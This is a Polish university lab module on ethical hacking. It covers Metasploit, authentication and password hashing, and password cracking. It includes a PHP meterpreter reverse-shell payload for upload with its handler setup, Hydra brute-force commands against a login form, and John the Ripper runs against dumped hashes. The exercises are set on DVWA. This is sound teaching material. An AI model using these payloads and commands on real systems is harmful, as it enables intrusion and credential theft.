Wprowadzenie do cyberbezpieczeństwa (WCYB)

Moduł 3-2: Przełamywanie systemów (*ethical hacking*) z wykorzystaniem narzędzia Metasploit | Kontrola dostępu i łamanie haseł

Semestr: 19Z

Plan modułu

W ramach niniejszego modułu:

- zapoznasz się z podstawowym narzędziem do przełamywania systemów Metasploitem
- przeprowadzisz podstawowy test penetracyjny wybranej aplikacji WWW
- zapoznasz się z podstawami mechanizmów kontroli dostępu
- zapoznasz się z narzędziami do łamania haseł

1. Podstawy Metasploit

1.1 Wprowadzenie

Metasploit jest narzędziem open source służące do testów penetracyjnych i łamania zabezpieczeń. Posiada obszerną bazę gotowych exploitów do zastosowania out-of-the-box. Posiada interfejs dzięki któremu można przygotować własne eksploity na bazie istniejących komponentów. Praktycznym zastosowaniem Metasploit w ramach ćwiczeń jest testowanie luk bezpieczeństwa w systemach.

Najważniejsze terminy:

Exploit (eksploatować kogoś lub coś) - kod wykonawczy używany do zdobycia systemu za sprawą występowania określonej podatności lub błędnej konfiguracji

Payload (Ładunek) - kod wykonawczy, który jest uruchamiany po udanej exploitacji systemu

Encoders (Programy szyfrujące) - określa sposób zaciemnienia lub zaszyfrowania kodu payloadu tak, aby był niewykrywalny przez oprogramowanie antywirusowe

Auxillary (pomocniczy) - moduły pomocnicze za pomocą których można wykonywać skanowanie, fuzzing, podsłuchiwanie i inne.

Metaploit uruchamiany jest poleceniem:


msfconsole

Należy przy tym upewnić się czy uruchomiona jest usługa Metasploita (service metasploit start). Poprawne uruchomienie powinno wyglądać mniej więcej tak jak na obrazku poniżej:

Procedura używania Metasploita wygląda następująco:

- 1. Ustawić rodzaj exploita
- 2. Ustawić rodzaj payloadu
- 3. Ustawić cel ataku
- 4. Uruchomić exploit
- 5. Przejąć/Nie przejąć kontroli nad celem

Exploitów szukamy za pomocą polecenia search <nazwa exploitu|część nazwy>



Aby skorzystać z konkretnego exploitu używamy polecenia use <pełna nazwa exploitu>

```
root@kali: ~
                                                                        O O O
PlikEdycjaWidokWyszukiwanieTerminalPomoc
   exploit/windows/smb/psexec_psh
                                                                   1999-01-01
              Microsoft Windows Authenticated Powershell Command Execution
   manual
                                                                  2001-03-31
  exploit/windows/smb/smb_relay
   excellent MS08-068 Microsoft Windows SMB Relay Code Execution
  exploit/windows/smb/timbuktu_plughntcommand_bof
                                                                  2009-06-25
           Timbuktu PlughNTCommand Named Pipe Buffer Overflow
  post/linux/busybox/smb_share_root
              BusyBox SMB Sharing
   normal
  post/linux/gather/mount cifs creds
   normal
              Linux Gather Saved mount.cifs/mount.smbfs Credentials
  post/windows/escalate/droplnk
             Windows Escalate SMB Icon LNK Dropper
   normal
  post/windows/gather/credentials/gpp
              Windows Gather Group Policy Preference Saved Passwords
   normal
  post/windows/gather/enum_shares
              Windows Gather SMB Share Enumeration via Registry
   normal
  post/windows/gather/netlm_downgrade
             Windows NetLM Downgrade Attack
   normal
  post/windows/gather/word unc injector
              Windows Gather Microsoft Office Word UNC Path Injector
   normal
msf > use exploit/windows/smb/smb relay
msf exploit(smb relay) >
```

Następnie musimy zobaczyć dostępne opcje w ramach exploitu, które będa wymagały odpowiedniej konfiguracji. Możemy to zrobić za pomocą polecenia show options.

```
root@kali: ~
                                                                         O 0 Ø
PlikEdycjaWidokWyszukiwanieTerminalPomoc
msf > use exploit/windows/smb/smb_relay
msf exploit(smb relay) > show options
Module options (exploit/windows/smb/smb_relay):
            Current Setting Required Description
  Name
   SHARE
            ADMIN$
                             ves
                                       The share to connect to
  SMBHOST
                                       The target SMB server (leave empty for or
                             no
iginating system)
  SRVH0ST 0.0.0.0
                                       The local host to listen on. This must be
                             ves
 an address on the local machine or 0.0.0.0
   SRVPORT 445
                                       The local port to listen on.
                             yes
Exploit target:
   Id Name
       Automatic
msf exploit(smb_relay) >
```

Bardzo częstymi opcjami jest ustawienie parametrów: RHOST, RPORT, LHOST, LPORT. Pola z literą R (remote) na poczatku odnoszą się do atakowanego celu (HOST oznacza adres IPv4 atakowanego systemu, PORT oznacza numer portu do ustawienia kanału komunikacji). Pola z literą L (local) do lokalnego PC z którego przeprowadzany jest atak. Pole muszą być uzupełnione jeśli w kolumnie Required mają wartośc YES. Ustawienie wartości tych pól odbywa się za pomocą polecenia set np.

set RHOST <adres ip ofiary>

Następnie należy ustawić payload do wykonania po udanej eksploitacji za pomocą polecenia set PAYLOAD <pełna nazwa payloadu>. Aby ułatwić wybór odpowiedniego payloadu po wpisaniu polecenia set PAYLOAD można nacisnąc klawisz [TAB], co powinno spowodować wyświetlenie listy dostępnych payloadów.

Po przygotowaniu zadania eksploitacji systemu w poprzednich krokach, wykonujemy w końcu polecenie exploit. Poprawne wykonanie exploita powinno dać dostęp do celu poprzez powłokę zwrotną (ang. reverse shell) meterpreter. Podstawowe polecenia meterpretera to:

- screenshot : wykonanie screena ekranu przejętego PC
- sysinfo: informacje o przejetym systemie
- shell: uruchomienie powłoki przejętego systemu
- sessions: wyświetla informacje o aktywnych sesjach (polecenie sessions -i <nr sesji> pozwala na interakcję z sesją o danym id)

1.2 Zastosowanie Metasploit - przykład PHP backdoor payload

Jedną z fundamentalnych form dostarczania współczesnego oprogramowania użytkownikom są aplikacje WWW. Wiąże się to z szeregiem udogodnień w stosunku dostarczania klasycznego, natywnego oprogramowania desktopowego, ale implikuje to określone problemy w sferze cyberbezpieczeństwa. Jedną z nich jest możliwość narażenia aplikacji na umieszczenie wśród jej źródęł plików złośliwych wykorzystujących jej podatności. Pentester może użyć formularza uploadu plików, aby przesłać różne typy plików, które pozwolą mu uzyskać informacje o serwerze internetowym lub nawet powłoce. Przy braku odpowiedniej walidacji tego co wrzuca użytkownik tego typu atak jest bardzo prawdopodobny. W tej części sprawdzimy, jak z wykorzystaniem narzędzia metasploit można wygenerować złośliwy plik, który może zostać następnie uploadowany na atakowany serwer w celu przejęcia nad nim kontroli.

W pierwszym kroku generujemy odpowiedni plik, który zostanie wgranyt na atakowany serwer. Jego podstawowym ładunkiem jest reverse shell, aby powłoka atakowanego celu została udostępniona zdalnie. Możemy tego dokonać za pomocą polecenia:

msfpayload php/meterpreter/reverse_tcp LHOST=<adres ip> LPORT=<nr portu> R >
hacked.php

W tym przypadku wygenerowano reverse shell dla serwera hostującego stronę w PHP. Ustawiamy adres IP i port naszego hosta oraz następnie zapisujemy plik hacked.php. Dodatkowo należy się upewnić czy wygenerowany plik nie zawiera dziwnych symboli (np. znak # na początku pliku przed <?php). Jeśli takie istnieją należy je usunąć.

Następnie przygotowujemy się do odebrania połączenia ze zdalną powłoką, gdy zostanie wykonany złośliwy plik po stronie serwera. W tym celu wykonujemy polecenie msfconsole

. Rozważany shell w tym przypadku to reverse_shell, więc musimy wybrać aodpowiedni exploit zwiazany z tym shellem:

```
use exploit/multi/handler

set PAYLOAD php/meterpreter/reverse_tcp

set LHOST <adres ip ktory został podany we wcześniej wygenerowanym pliku>

set LPORT <nr portu który został podany we wcześniej wygenerowanym pliku>

exploit
```

Nasłuchiwanie zostało uruchomione. Należy teraz przeprowadzić upload wcześniej wygenerowanego pliku hacked.php na serwer. Po poprawnym uploadzie pliku musi zostać on otworzony po stronie serwera. Kiedy to nastąpi powinniśmy na naszym nasłuchującym PC odebrać reverse_shell. Dzięki temu kontrolujemy już serwer i możemy korzytsać z poleceń meterpretera.

2. Kontrola dostępu i łamanie haseł

Użytkownicy cyberprzestrzeni są już przyzwyczajeni do mechanizmmów kontroli dostępu (access control), a nawet ich wymagamy już na etapie projektowania nowego systemu cyfrowego. Kontrola dostępu służy do tego, aby nieupoważnione osoby trzecie uzyskały dostęp do naszych zasobów.

Kontrola dostępu do systemu przebiega w trzech fazach:

- 1. Faza identyfikacji podmiot przedstawia swoje unikalne cechy, które go identyfikują (np. login)
- 2. Uwierzytelnienie (authentication) weryfikacja, czy podana tożsamość nie jest dostarczana przez fałszywy podmiot. Standardowym mechanizem jest mechanizm haseł. Do wielu systemów dostęp odbywa się za pomocą podania jednego czynnika uwierzytelniającego (single factor authentication). Trendem wzrostowym jest stosowanie uwierzytelnienia dwóch czynników lub więcej.(two factor authentication, multi factor authentication).
- 3. Autoryzacja (authorization) określenie czy podmiot ma upoważneinie dostępu do zasobu lub do wykonania akcji (np. podstawowe określenie uprawnień do edycji dokumentu - read-only/write/delete/execute)

W języku polskim nie występuje słowo autentykacja i jest to błędny przekład z języka angielskiego słowa authentication. Poprawnym słowem jest uwierzytelnienie i należy tej poprawności przestrzegać.

W ramach procesu uwierzytelniania użytkownik wykorzystuje się czynniki należące do jednej z trzech klas

- coś co wiem najważniejszym przykładem są tutaj hasła
- coś co mam np. fizyczny token kryptograficzny, certyfikaty cyfrowe
- coś czym jestem czyli przede wszystkim biometria, np. odcisk palca czy model twarzy.

Pojedyncze uwierzytelnianie polega na weryfikacji jednej informacji, należącej do którejkolwiek z powyższych klas. Wieloczynnikowe uwierzytelnianie weryfikuje po kolei dane z różnych klas - np. hasło statyczne + uwierzytelnienie telefoniczne. W ramach tego laboratorium przyjrzymy się czynnikkowi z klasy czynników *coś co wiem* - bezpieczeństwu haseł.

2.1 Bezpieczeństwo haseł

2.1.1 Przechowywanie haseł

2.1.1.1 Hasła jawne i szyfrowane

Hasło w formie jawnej (ang. *plaintext*) przechowywane jest w bazie danych lub w pliku jako ciąg znaków bezpośrednio podany przez Użytkownika. Jest to skrajnie niebezpieczne rozwiązanie – podczas udanego ataku atakujący uzyskuje dostęp do haseł wszystkich użytkowników (w tym użytkowników o różnych uprawnieniach np. uprawnieniach aministratora). Otwiera to nieskończone możliwości przed atakującym do realizacji swoich celów.

Szyfrowanie haseł, a właściwie przestrzeni w której są przechowywane jest sposobem ochrony przed takimi sytuacjami. Dzięki temu użytkownicy będą mogli w niezmienionej formie używać swoich danych uwierzytelniających, a baza danych będzie przechowywać je w nieczytelnej dla atakującego postaci. Niestety szyfrowanie haseł nie jest bezpiecznym rozwiązaniem. Można przypuszczać, że atakujący, posiadając dostęp do bazy danych, może również wykraść z systemu klucze szyfrujące, a zatem uzyskać dostęp do haseł.

2.1.1.2 Hashowanie haseł

Hashowanie haseł polega na przetworzeniu za pomocą ustalonego algorytmu jawnego hasła do postaci określanej jako skrót (hash). Celem funkcji hashującej jest wygenerowanie pewnego skrótu o stałej i określonej długoąci z dowolnie długiej wiadomości. Bezpieczne algorytmy hashujące (funkcje skrótu kryptograficznego) to takie, które cechuje:

- jednokierunkowość na podstawie wyjścia (hash) nie możemy w żaden sposób określić wejścia
- wysoka odporność na kolizje bardzo trudna generacja tego samego wyjścia (hash) przy użyciu dwóch różnych wejść
- duża zmienność wyjścia (lawinowość) duża różnica między dwoma hashami wygenerowanych przez dwie podobne wartości na wejściu

Przed wysłaniem poświadczeń (loginu i hasła), najpierw po stronie aplikacji hasło jest hashowane i dopiero w takiej formie jest przesyłane do serwera. Po stronie serwera następuje porównanie otrzymanego hashu z tym, który znaduje się w bazie danych użytkowników (są tam dane użytkowników podane podczas rejestracji, w tym hash hasła). Jeśli dwa hashe są identyczne to następuje uwierzytelnienie, w przeciwnym przypadku użytkownik proszony jest o ponowne podanie poświadczeń.

2.1.1.3 Solenie haseł

Bezpieczna funkcja hashująca na wejściu przyjmuje wiadomość o dowolnym rozmiarze. Atakujący może stworzyć prosty słownik hasło-hash i własnoręcznie go uzupełnić o popularne wyrazy i ich hashe. W momencie kradzieży haseł w postaci hashy wystarczy, że porówna je z hashami ze swojego słownika. Znalezione przypasowania będą oryginalnymi hasłami, które były wprowadzane przez użytkowników. Sam proces tworzenia takiego

słownika jest prosty, jednak wymaga bardzo dużych nakładów pamięciowych i obliczeniowych. Jednak gdy oryginał hasła jest wyrazem krótkim lub nieskomplikowanym, wtedy szybko znajdzie się w słowniku agresora, zapewniając mu udany atak.

Rozwiązaniem tego problemu jest tzw. solenie haseł. Sól (czyli ciąg znaków określonej długości) jest dodawana do każdego hasła wpisywanego przez użytkownika i dopiero całość jest przekazywana do funkcji skrótu. Oznacza to stworzenie całkiem nowego hashu, różnego od wartości hashu utworzonego tylko z hasła użytkownika. Jest to dodatkowe utrudnienie, gdyż atakujący musiałby w pierwszej kolejności poznać wykorzystywaną wartość soli i jej położenia w haśle. Następnie musiałby wygenrować nowy słownik z potencjalnymi hasłami.

2.1.2 Ataki na hasła

Ataki na hasła dzieli się na dwie grupy – ataki offline oraz online. Ataki online to techniki polegające na wysyłaniu żądań do usług systemu, które działają w czasie rzeczywistym (np. formularz uwierzytelnienia na stronie WWW). Żądania te zawierają tysiące danych uwierzytelniających. Z kolei ataki offline przeprowadzane są już po przełamaniu pewnych zabezpieczeń, gdy możliwe jest wyłuskane bazy danych lub plików z hashami haseł użytkowników. Ataki offline na hashe są atakami kryptograficznymi, w których atakujący stara się odnaleźć oryginał hasła. Zadanie to jest utrudnione właśnie przez podstawową cechę hasha - jednokierunkowość (innymi słowy - nieodwracalność). Możemy wyróżnić następujące grupy ataków kryptograficznych (offline) na hasła:

- ataki siłowe (Brute Force)
- ataki słownikowe (dictionary)
- ataki hybrydowe

2.1.2.1 Ataki typu Brute Force

Ataki siłowe to najpopularniejsza forma ataku, która polega na generowaniu wszystkich możliwych kombinacji znaków w pewnym ustalonym zakresie. Z generowanych ciągów obliczany jest hash, który jest porównywany z hashem wykradzionego hasła. Jeżeli dwa hashe się zgadzają, wtedy albo udaje się odgadnąć oryginał hasła, albo znaleźć kolizję w funkcji hashującej. Atak Brute Force jest atakiem wyczerpującym. Przy odpowiednio długim czasie (lub dużych zasobach) możemy odzyskać oryginał hasła dowolnej długości. Ważne jest, żeby tak skonfigurować mechanizmy bezpieczeństwa haseł, by atak tego rodzaju trwał bardzo długo (np. kilka tysięcy lat), przez co zniechęci atakujących.

2.1.2.2 Dictionary Attack

Liczba ciągów generowanych w ataku Brute Force jest ogromna, ponieważ sprawdzane są wszystkie możliwe kombinacje w danym zakresie. W związku z tym, w rozsądnym czasie nie jesteśmy w stanie przetestować wszystkich haseł, w szczególnosci długich haseł (np. dłuższych od 10 znaków).

Metoda słownikowa polega na generowaniu hashy tylko z najczęściej występujących ciągów haseł, takich jak:

- QWERTY, QWERTZ
- ciągi cyfr
- imiona
- daty urodzin oraz wiele innych. Z pomocą kilkugigabajtowych słowników takich ciągów jesteśmy w stanie złamać o wiele wiecej haseł niż w przypadku metody siłowej.

2.1.2.3 Ataki hybrydowe

Ataki hybrydowe wykorzystają niezawodność metody Brute Force oraz skuteczności metody słownikowej. Reguły ataku modyfikują ciągi w słowniku, dodając przykładowo do każdego hasła-kandydata cyfry 00-99. Generacja reguł jest sztuką wymagającą skomplikowanej analizy charakteru haseł wymyślanych przez użytkowników.

Ataki hybrydowe są atakami najskuteczniejszymi ze wszystkich tutaj opisanych.

2.2 Narzędzia do łamania haseł

Hydra to narzędzie do łamania haseł online, którego można używać do słownikowego atakowania różnych usług, wypróbowując listy nazw użytkowników i haseł, aż do znalezienia udanego połączenia poświadczeń. Jest wielowątkowy i może być bardzo szybki, próbując kombinacji nazwy użytkownika / hasła z szybkością rzędu tysięcy na minutę. Hydra można być używana do atakowania wielu różnych usług i aplikacji, w tym HTTP, IMAP, SMB, HTTP, VNC, MS-SQL MySQL, SMTP, SSH i wielu innych.

W przypadku ataków hasłem online należy rozważyć więcej problemów, takich jak; przepustowość sieci, blokady konta, opóźnianie, zmiana haseł, wykrywanie w logach i IDS. Ataki online są bardziej dostosowane do stosunkowo niewielkich i ukierunkowanych ataków słownikowych niż do wyczerpującej ataków Brute Force.

2.2.1 Hydra

Poniżej znajduje się przykładowy skrypt logowania, który zostanie wykorzystany do omówienia działania Hydry atakującej formularze wykorzystujące protokół HTTP. Plik login.php wygląda następująco:

```
<?php
if (isset($_POST['login']) && isset($_POST['haslo'])) {
   if ($_POST['login'] == 'admin' && $_POST['haslo'] == '1234') {
        echo("Poprawne logowanie");
   } else {
        echo("Zle haslo!");
    }
} else {
2>
    <form name="input" action="login.php" method="post">
        Username:
        <input type="text" name="Login">
        Password:
        <input type="password" name="Haslo">
        <input type="submit">
   </form>
<?php
}
?>
```

Spróbujmy za pomocą narzędzia THC-hydra złamać hasło do użytkownika admin . Ogólna składnia narzędzia jest następująco:

```
hydra -h
Hydra v8.6-dev (c) 2017 by van Hauser/THC - Please do not use in military or secret
```

```
service organizations, or for illegal purposes.
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE]
[-t TASKS] [-M FILE [-T TASKS]] [-W TIME] [-W TIME] [-f] [-S PORT] [-X
MIN:MAX:CHARSET] [-ISOuvVd46] [service://server[:PORT][/OPT]]
```

```
Dostępne sa też dodatkowe opcje:
Options:
 -R restore a previous aborted/crashed session
 -I ignore an existing restore file (dont wait 10 seconds)
 -S perform an SSL connect
  -s PORT if the service is on a different default port, define it here
 -1 LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
 -p PASS or -P FILE try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
 -y disable use of symbols in bruteforce, see above
 -e nsr try "n" null password, "s" login as pass and/or "r" reversed login
 -u loop around users, not passwords (effective! implied with -x)
  -C FILE colon separated "login:pass" format, instead of -L/-P options
 -M FILE list of servers to attack, one entry per line, ':' to specify port
 -o FILE write found login/password pairs to FILE instead of stdout
 -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
 -f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
 -t TASKS run TASKS number of connects in parallel per target (default: 16)
 -T TASKS run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME waittime {f for} responses (32) / between connects per thread (0)
  -4 / -6 use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
 -v / -V / -d verbose mode / show login+pass for each attempt / debug mode
  -0 use old SSL v2 and v3
  -q do not print messages about connection errors
 -U service module usage details
 server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
 service the service to crack (see below for supported protocols)
 OPT some service modules support additional input (-U for module help)
Supported services: adam6500 asterisk cisco cisco-enable cvs ftp ftps http[s]-
 {head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc
ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql(v4) nntp oracle-listener oracle-sid
pcanywhere pcnfs pop3[s] rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s]
smtp-enum snmp socks5 teamspeak telnet[s] vmauthd vnc xmpp
Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.
These services were not compiled in: postgres sapr3 firebird afp ncp ssh sshkey svn
oracle mysql5 and regex support.
Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
 % export HYDRA_PROXY=connect_and_socks_proxylist.txt (up to 64 entries)
 % export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
```

```
% export HYDRA_PROXY_HTTP=proxylist.txt (up to 64 entries)

Examples:
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
hydra -l admin -p password ftp://[192.168.0.0/24]/
hydra -L logins.txt -P pws.txt -M targets.txt ssh
```

Wracając do prostego formularza do uwierzytelnienia przykładowa składnia może wyglądać następująco:

```
hydra 192.168.0.11 -l admin -P slownik.txt http-post-form
"/hydra/login.php:Login=^USER^&Haslo=^PASS^:S=Zalogowano poprawnie"
```

lub

```
hydra 192.168.0.11 -l admin -P slownik.txt http-post-form
"/hydra/login.php:Login=^USER^&Haslo=^PASS^:F=Hasło nieprawidłowe"
```

Oba polecenia różnią się tylko warunkiem końcowym. W pierwszym wykorzystany jest warunek S= czyli success. Wskazuje on na wyrażenie występujące na stronie WWW po poprawnym zalogowaniu się. W drugim przypadku przyjęto strategie odwrotną. Wykorzystując F= czyli failed wskazujemy informacje, którą zwraca strona WWW w przypadku niepowodzenia logowania.

Wybór techniki należy zazwyczaj do atakującego. Badając formularz logowania musi stwierdzić, czy lepiej jest weryfikować proces logowania za pomocą informacji o niepowodzeniu logowania czy o poprawnym logowaniu. Aby wykorzystać słownik z loginami zamiast parametru -l należy użyć -L.

Elementy składni poleceń oznaczają:

- adres 192.168.0.11 jest to adres IP serwera na którym jest hostowana strona www. Możemy zamiast tego adresu użyć nazwy domenowej np: google.com.
- -l admin wskazuje nazwę użytkownika, którego hasło chcemy poznać. Można też przekazać cały słownik z loginami za pomocą parametru -L .
- -P slownik.txt ścieżka do słownika, w którym hasła są uporządkowane jeden pod drugim.
- http-post-form nagłówek HTTP POST który wspiera Hydra. Innymi przydatnymi nagłówkami mogą być HTTP-FORM-GET , HTTP-HEAD lub HTTPS-FORM-POST .
- "/hydra/login.php:Login=^USER^&Haslo=^PASS^:F=Haslo nieprawidlowe" specyficzna składnia polecenia THC-Hydra.

Czasami przeprowadzając atak słownikowy za pomocą Hydry jesteśmy już uwierzytelnieni i chcemy atakować inny formularz w ramach danej domeny. W takim przypadku do składni polecenia powyżej dodaje się opcję :H=Cookie:NAME=VALUE. Niedodanie tej opcji spowoduje, że atakowany będzie pierwszy formularz uwierzytelnienia (na dodatkek nieprawidłowo), a nie ten właściwy.

2.2.2 John the Ripper

Łamanie offline jest skuteczne gdy mamy zapisane skróty w systemie, są one statyczne i możesz wypróbować ataki słownikowe, hybrydowe i Brute Force. Prób ataku można

przeprowadzać wiele w krótkim czasie. Sukces ataku zależy wyłącznie od siły hasła, mocy obliczeniowej procesora i czasu.

Jednym z programów do testowania siły haseł jest John the Ripper. Jego podstawowym celem jest wykrycie słabych haseł będących najsłabszym ogniwem większości dzisiejszych serwerów. Narzędzie to zapobiega złamaniu słabego hasła przez atakującego, nakazując danemu użytkownikowi, który posługuje się złamanym hasłem jego zmianę z uwzględnieniem cech charakterystycznych mocnego hasła. Działa on na różnych platformach systemowych (Linux, Unix, DOS, Windows) i obsługuje różne architektury sprzętowe. John obsługuję oraz automatycznie wykrywa szyfrowanie algorytmami: DES (Data Encryption Standard) z jego odmianami, MD5 (Message-Digest 5) oraz Blowfish – stosowane do szyfrowania haseł w systemach uniksowych (np. FreeBSD, Solaris, OpenBSD) i linuksowych (np. Slackware, RedHat, PLD) oraz LAN Manager stosowany w systemie Windows NT oraz 2000.

Podstawowy sposób uruchomienia narzędzia odbywa się przykładowo poleceniem:

```
root@kali:~# john 127.0.0.1.pwdump
Warning: detected hash type "nt", but the string is also recognized as "nt2"
Use the "--format=nt2" option to force loading these as that type instead
Loaded 7 password hashes with no different salts (NT MD4 [128/128 SSE2 + 32/32])
```

John rozpoznaje poprawnie typ skrótu i postanawia go złamać. Jednak atak Brute Force potrwa długo. Alternatywnie możemy zamiast tego przekazać parametr –wordlist do John a.

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt 127.0.0.1.pwdump
```

Jeśli jakieś hasła pozostaną dalej niezłamane do polecenia podstawowego możemy dodać opcję --rules, wprowadzającą dodatkowe reguły łamania.

```
root@kali:~# john --rules --wordlist=/usr/share/wordlists/rockyou.txt 127.0.0.1.pwdump
```

Aby przełamać skróty Linuksa John em, trzeba najpierw użyć narzędzia unshadow, który łączy pliki passwd i shadow z zainfekowanego systemu.

```
root@kali:~# unshadow passwd-file.txt shadow-file.txt
victim:$6$H4ndrFOW$FqzEd1MMbtEpB2azf5/xwx08arqM.jL0pk/k7ug9BksbguW81CQcof2IU4u.QqwzxH
6lXYJMptVS1/BExaKlc1:1000:1000:,,,:/home/victim:/bin/bash
root@kali:~# unshadow passwd-file.txt shadow-file.txt > unshadowed.txt
```

Niezaciemniony plik może być przekazany do John a w celu złamania skrótu hasła.

```
root@kali:~# john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
Warning: detected hash type "sha512crypt",
                                         but
                                                  the
                                                         string is also recognized
     "crypt"
as
Use the "--format=crypt" option to
                                  force loading these as that type instead
Loaded
         1 password hash
                          (sha512crypt [32/32])
s3cr3t
                  (victim)
                      0:00:05:18 DONE (Wed Jun 19
guesses: 1
              time:
                                                  15:32:16 2013)
                                                                      c/s: 219
trying: s3cr3t
```

Ćwiczenia

Proponuje się zrealizowanie niniejszych ćwiczeń na aplikacji WWWW DVWA dostarczonej w metasploitable (port 80). Jeśli nie jest to wyraźnie wskazane flaga Security level powinna być ustawiona na low .



Scenariusze do zrealizowania w ramach ćwiczeń to:

- Brute Force
- Command Execution
- Upload

Dane logowania Login: admin Hasło: password

- 1. W scenariuszu Brute Force za pomocą Hydry znaleźć hasło dla użytkowników: admin i pablo. Zmnienic flagę Security level na wartość medium i ponownie użyć hydry. Jaką jest róznica pomiędzy tymi poziomami?
- 2. W scenariuszu Command Execution zapisać zawartość /etc/passwd do pliku tmp.txt. Zmienić flagę Security level na wartość medium i ponowić ćwiczenie. Jaką jest róznica pomiędzy tymi poziomami?
- 3. W scenariuszu Command Execution za pomocą Metasploita uzyskać shell serwera aplikacji WWW (wykorzystać exploit/multi/script/web_delivery).
- 4. Za pomocą narzędzia John the Ripper dokonać próby złamania haseł z pliku hasla.txt (może to wymagać odpowiedniego przygotowania zawartości pliku hasla.txt)

(upload	odpowiedniego	pliku po	stronie	serwera WW	N).		

5. W scenariuszu Upload za pomocą Metasploita uzyskać shell serwera aplikacji WWW